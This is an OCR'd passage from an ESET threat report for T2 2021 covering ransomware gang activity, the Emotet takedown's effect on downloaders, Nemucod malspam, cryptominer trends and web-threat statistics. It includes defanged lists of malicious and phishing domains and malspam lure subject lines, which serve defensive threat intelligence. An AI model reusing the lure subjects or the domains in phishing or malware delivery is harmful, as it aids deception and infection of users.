
Again, following increased activity of US authorities, Sodinokibi disappeared and its websites were taken down. A few weeks later, Kaseya announced it obtained the decryptor from a "trusted third party", allegedly without paying the ransom.

The last large spike in the ESET T2 2021 ransomware data happened on August 23 and was caused mostly by two detections: MSIL/Filecoder.FU that accounted for 33% of all reported hits that day and was aimed at Peru; the second detection was Win32/BlackMatter.C, representing 36% of hits and aimed at targets in the United States.

BlackMatter is one of several new gangs that appeared on the ransomware scene in T2 2021. Based on code, payment and operational similarities, it seems that this group is a *disciple of DarkSide, Sodinokibi/REvil or both* [30]. The operators themselves say they use features of both and of LockBit but deny direct connection to any other group.

Another interesting newcomer in T2 2021 was *Lorenz* [31]. Unlike other criminal mobs, this group offered victims' stolen data to other threat actors and competitors, releasing the data one password protected RAR archive at a time. If the ransom wasn't paid, Lorenz released the password, making the data available to anyone. Criminals also sold access to the networks of their victims. However, Lorenz's activity dwindled over time and there's a *decryptor* [32] for some of its earlier victims.

Another new name on the map was DarkRadiation, focusing on Linux OS and Docker. DoppelPaymer rebranded into Grief and redesigned their leak site. SynAck rebranded to EI_Cometa. An interesting newbie called *Diavol* [29] had a different appeal. Researchers from various companies found connections to authors of *TrickBot* – a well-known botnet family, which is increasingly deploying Diavol in the wild.



Dark web leak site of Grief ransomware, rebranding of a family formerly known as DoppelPaymer

But the last four months weren't all bad. Ragnarok and Avaddon – both previously prominent gangs – have closed shop and released decryption keys. SynAck's rebrand was also accompanied by release of master decryption keys, allowing ESET and other companies to create free *decryption tools* [33]. And Ukrainian law enforcement scored again, when it *arrested* [34] six cybercriminals connected to Cl0p ransomware.

There were also cases where ransomware just closed shop, without releasing the decryption keys. That applies to QLocker that targeted recent vulnerabilities in QNAP NAS devices. *The Babuk gang* [35] also called it quits without releasing its keys but decided to publish source code of the malware instead – a move they call "Open Source RaaS".

Moneywise, T2 2021 saw the highest known paid ransom yet when *CNA Financial paid USD 40 million* [36] to operators behind Phoenix Locker – a variant of Hades ransomware. The *No More Ransom*

initiative [37] – of which ESET is partner – celebrated five years of its existence and announced that its activities have helped more than 6 million ransomware victims, saving almost EUR 1 billion in payments. A new service *https://ransomwhe.re/* [38] also started tracking active payments.

In the top 10, Win/Filecoder.WannaCryptor remains the king, besting MSIL/Filecoder by 10 percentage points. This seemingly timeless threat is still lurking in the wild, hunting for machines vulnerable to the EternalBlue exploit. Based on ESET WannaCryptor detections, these were most frequently found in India, Indonesia, Thailand, China and Colombia.

This top 10 reflects some of the attacks by three high-profile human-run ransomware families, namely Win/Filecoder.Sodinokibi that landed fourth with 8.4%, Win/Filecoder.Phobos in sixth place with 3.1% and Win/Filecoder.Conti in eight with 2.4%. Win/Filecoder.STOP, which disappeared from the top 10 in T1 2021, made a comeback landing in fifth place with 8.2%.

Packed as part of installers for cracked games, the only newcomer in T2 2021 was Win/LockScreen. This family is uncommon for two reasons: First, only a very small fraction of ransomware blocks victims' screens but doesn't encrypt or steal their data; and second, 55% of Win/LockScreen's hits were seen in Russia, a country typically excluded from the target list.

For a deeper dive into ransomware techniques and actionable advice that can help organizations close some of the attack avenues, ESET just published a *new white paper* [39] focusing exactly on those points.

EXPERT COMMENT

It took years of malicious activity, but ransomware gangs finally overdid it. By causing too much damage, they've attracted coordinated attention of law enforcement agents across the globe and face takedown pressures, and in some cases even risk being arrested. This forced several gangs into rebranding and redesigning their dark web leak pages, or even quitting and releasing the master decryption keys.

Igor Kabina, ESET Senior Detection Engineer

DOWNLOADERS

Emotet's demise cuts downloaders by half; Nemucod uninterrupted, targets Japan and Germany.

Events of T2 2021 show how one well-executed takedown can send ripples through a whole threat category even months after it happened. In January, police stormed Emotet premises in Ukraine, took control of its infrastructure and arrested two of its operators, instantly stalling most of the botnet's malicious activities.


A few weeks after, the detection data made it apparent that this law enforcement action had far-reaching implications for the whole Downloader category. The most vivid sign was the dwindling number of distributed malicious macros, detected by ESET as VBA/TrojanDownloader.Agent.

But the full effects of Emotet's demise only became clear after police agents pulled the plug and uninstalled the botnet from all devices on April 25. This move hit downloaders with another big blow, sending their numbers down even more dramatically. Comparing the overall numbers of T2 2021 against T1 2021, the category dropped to only half of its activity (-47%).


Although not as influential as Emotet, one downloader family seemed undisturbed by these developments. The notorious malware family Nemucod – detected by ESET as both JS/TrojanDownloader.Nemucod and JS/Danger trojan – has been quite active in T2 2021. Combining all these detections, Nemucod ranked among the most frequent downloader threats, accumulating 5.8% of the detections in the T2 report period, hitting Japan and Germany the hardest.

As for the campaigns themselves, inboxes of Japanese (but also Polish and Czech) users were battered by hundreds of Nemucod malspam emails every work week, maintaining an almost constant number of attack attempts. Subject lines such as "I love this photo", "Is this you?" or ":-*" are identical to previous attack waves reported in *ESET Threat Report Q2 2020* [40].

Contrasted to that approach were thousands of spam messages that swamped German email inboxes on three occasions in T2 2021 – on May 13, June 15 and July 29. The subject lines of the emails – yes, in English – such as "Documents Requested", "Outstanding Statement" or "Payment Confirmation/Receipt", suggest that the attackers were luring their victims based on a pretense of invoices and payment messages.




Downloader detection trend in T1 2021 – T2 2021, seven-day moving average



Nemucod detection trend in T1 2021 – T2 2021, seven-day moving average

	subject
1	Documents Requested
2	Emailing - DOC114
3	Outstanding Statement
4	Parcel Certificate
5	For Your Consideration
6	[detection una variante de JS/Danger.ScriptAttachment Troyano] paperwork
7	Bill for papers 12-12-2016
8	Accounts Documentation - Invoices
9	[Scan] 2016-1111 10:10:10
10	Payment Confirmation


Subject lines used in T2 2021 JS/TrojanDownloader.Nemucod malspam campaigns in Germany



Global distribution of downloader detections in T2 2021

In T2 2021, downloader malware families were most active in Italy (8.9%), Japan (7.9%), Poland (6.7%), Spain (6.5%), Turkey (5.5%) and Germany (3.3%).

Looking at the downloader-carrying platforms, the most frequently used one – scripts in Visual Basic for Applications (VBA) – saw the most notable decline, decreasing by 22 percentage points in comparison to T1 2021. Despite the large drop, VBA remained number one, cutting off 33% of the whole detection pie. This made them more than twice as common as Office files containing trojanized objects (DOC) and portable executables (Win), each of which accounted for 16% of all T2 2021 downloader detections.



Downloader detections per detection type in T2 2021

A *new technique* [41] used by ZLoader (detected by ESET as Win32/Spy.Zbot.ADI) operators might have contributed to the top ranking for VBA scripts. Criminals behind the malware were seen to misuse non-malicious Word documents to download an Excel file and use information stored within the spreadsheet's cells to craft another – this time malicious – macro. The Word document then disables any future macro warnings and executes the malicious VBA in the Excel file. It is important to note: the victim must enable macros in the Word document for this compromise chain to ensue.

EXPERT COMMENT

We were aware that Emotet was influential but probably not too many people would have guessed that its takedown was going to have such a massive impact on the whole downloader landscape. Contrasting with that is the novel technique used by ZLoader circumventing macro warnings and security measures via clean Word documents. This shows that even when the security industry and law enforcement put a lot of effort into the fight against cybercriminals, they will continue to survive, innovate, and often introduce new wrinkles in well-known attack vectors such as VBA.

Zoltán Rusnák, ESET Malware Analyst

CRYPTOCURRENCY THREATS

Cryptominer detection rates fall after more than half a year of growth.

Cryptocurrency threat detections did not keep trending upwards in T2 2021. Following the drop of cryptocurrency prices in May, detections also experienced a significant decline and fell by 23.6% from T1 2021. At this point, it is safe to say that these threats, particularly cryptominers, are very dependent on the goings-on in the cryptocurrency market.


Taking a look at three popular cryptocoins – bitcoin, Monero, and Ethereum – we can see that they all peaked in May, after which their exchange rates plummeted, then started making back their losses in August. The May crash was attributed to *heightened government regulations in China* [42] regarding cryptocurrencies, along with high-profile announcements that cast cryptocoins in an unfavorable light, such as Elon Musk's statements that *Tesla would stop accepting bitcoin* [43] due to its negative environmental impact. The prices were slow to recover, but their growth sped up in August with an influx of new investors. This was influenced by major announcements such as *Twitter confirming it would accept bitcoin in the future* [44], and PayPal starting to *offer access to cryptocurrency operations* [45].

The decrease in cybercriminal activity surrounding cryptocurrencies does not mean that all was quiet on this front. Cryptocurrency investments scams, in which con artists lure their unsuspecting victims to fake investment websites or impersonate government authorities and even celebrities, are more popular than ever: *the US Federal Trade Commission reported* [46] in May that since October 2020, people have lost more than USD 80 million to these scams. The number is very likely to be even higher, since, out of shame, people tend to underreport getting scammed.


Looking at ESET telemetry data, the overall decline in cryptocurrency threat detections was even more pronounced in cryptominers, which decreased by 24.3%. They had two major spikes – one on May 12, driven by the Win64/CoinMiner.QG variant of the potentially unwanted application (PUA) Win/CoinMiner, and another on August 9, this time led by the Win64/CoinMiner.RH variant.

Win/CoinMiner PUA was also the most-detected cryptocurrency threat overall in T2, amounting to almost 52% of cryptominer detections and 49.5% of all cryptocurrency threats. Second place went to the Win/CoinMiner trojan with 13.5% and 12.8%. Third place was claimed by the JS/CoinMiner PUA, which accounted for 12.5% of cryptominer detections and 11.9% of cryptocurrency threat detections.


Even if cryptominer detections decreased, the ratios of PUA:Trojan and desktop:in-browser detections stayed virtually the same as in T1, showing that the makeup of the threat landscape in this category was not impacted by its lessened popularity. As was the case in T1 2021, PUA – and to a degree also desktop detections – are still driven by Win/CoinMiner families.



Cryptocurrency threat detection trend in T1 2021 – T2 2021, seven-day moving average



Monero, Ethereum, and bitcoin/USD exchange rates in T1 2021 – T2 2021, seven-day moving average



Trojan:PUA and desktop:in-browser ratio of cryptominer detections in T2 2021

The numbers of cryptostealers also went down, but to a significantly lesser degree than from T3 2020 to T1 2021 – while at that time they declined by 28%, in T2 it was only by 5.5%. They saw peaks on May 11 and June 28, both of them caused by the Win32/PSW.Delf.OSF detection that ESET telemetry registered mostly in Turkey.


Interestingly, the data seems to indicate that cybercriminals have strong favorites when it comes to this subcategory; it is dominated by three families that are miles ahead of their competitors in detections: the aforementioned Win/PSW.Delf trojan with 36.3%, then MSIL/ClipBanker trojan with 29.8% and finally Win/PSW.Agent trojan with 22.9%. This amounts to 89% of all cryptostealer detections being shared between the top three spots.

ESET continued to monitor cryptojacking domains. By the very nature of this activity – running cryptomining software in the background of compromised websites – the most visited cryptojacking domains continue to be portals with adult content, free streaming websites, torrent sites, and forums.

	T1 2021	T2 2021
1	flashx[.]net	newsholic[.]com
2	newsoholic[.]com	dl-x[.]com
3	comamosramen[.]com	instagrammi[.]ru
4	dl-x[.]com	mituus[.]com
5	phim7z[.]tv	carrierecalciatori [.]it
6	uptostream[.]com	video.onlyfansfree[.]net
7	mituus[.]com	monerominer[.]rocks
8	instagrammi[.]ru	liteearn[.]com
9	lookedon[.]com	receitas.eduguedes.com[.]br
10	extratorrent[.]si	extratorrent[.]si

Top 10 most visited cryptojacking domains in T1 2021 and T2 2021

Our telemetry data shows that cryptocurrency threats still affect Russia the most out of all countries – as in T1, it remains in first place with 10% of all detections. It is followed by Peru with 6.8% and the United States with 5.3%.



Global distribution of cryptocurrency threat detections in T2 2021

EXPERT COMMENT

In the past few months, we could see that while cryptominer detection rates fluctuated along with cryptocurrency prices, cryptostealer detections did not seem affected by the same factors. Cryptocurrency prices, along with the popularity of cryptominers, are very much influenced by government regulations and public announcements regarding major investments into specific cryptocoins. Cryptostealers, on the other hand, are not that dependent on the volatile cryptocurrency market. There's no reason for cybercriminals to abandon them if a coin drops in value, since they represent a reliable tool, bringing in profit as well as blackmail opportunities.

Jiří Kropáč, ESET Head of Threat Detection Labs

WEB THREATS

While overall web threat blocks continued to decline in T2 2021, the number of phishing and malware-distributing URLs grew.

Web threat detections saw further – albeit less significant – reduction in T2 2021, declining by 11% from T1. Detections in T2 peaked in the second half of June 2021, with approximately 5.5 million daily web threat blocks and half a million unique URLs blocked daily. Much like in T1, the most prevalent web threat category was Scam, representing about a half of all blocking events and 42% of the unique URLs blocked in T2 2021. Malware-distributing websites came in second, reaching similar levels as scam websites in June.


Looking closer at the four categories, Malware grew by 18% – the first increase since T1 2020 – while all the remaining categories declined. Phishing saw the largest decline, subsiding by 28%.

Interestingly, the opposite was true for phishing in terms of unique URLs blocked, with ESET telemetry recording a 42% increase in the number of phishing URLs. The Malware category also saw an increase in the number of URLs, gaining 32% in a T1–T2 comparison. As for the overall number of unique URLs blocked, there was a minor decline of 5%, leveling off the steeper downward trend observed over previous periods.


The list of the top 10 blocked domains per category is available in the accompanying table, with those detected for the first time during T2 2021 marked with an asterisk.

	Malware	Scam	Phishing
1	thorsado[.]net	v.vfghe[.]com	d18mpbo349nky5.cloudfront[.]net
2	pdloader[.]com	a0resmb[.]com	propu[.]sh
3	iclickcdn[.]com	z.cdn.trafficlide[.]com	mrproddisup[.]com
4	forzubatr[.]com*	glotorrents[.]pw	redirect.appleads-trk[.]com
5	plehimselves[.]info	cp1s[.]xyz	update.updtbrwsr[.]com
6	querilis[.]com	maranhesduve[.]club	captcharesolving-universe[.]com*
7	d24ak3f2b[.]top	rhhmaq[.]com	update.updtapi[.]com
8	vignerez[.]net	chatmilkprude[.]casa	foreign-movies.baby-supernode[.]xyz
9	scookie.notrespone[.]com	survey-smiles[.]com	update.brwsrapi[.]com
10	www.hostingcloud[.]racing	serch07[.]biz	update.mrbrwsr[.]com

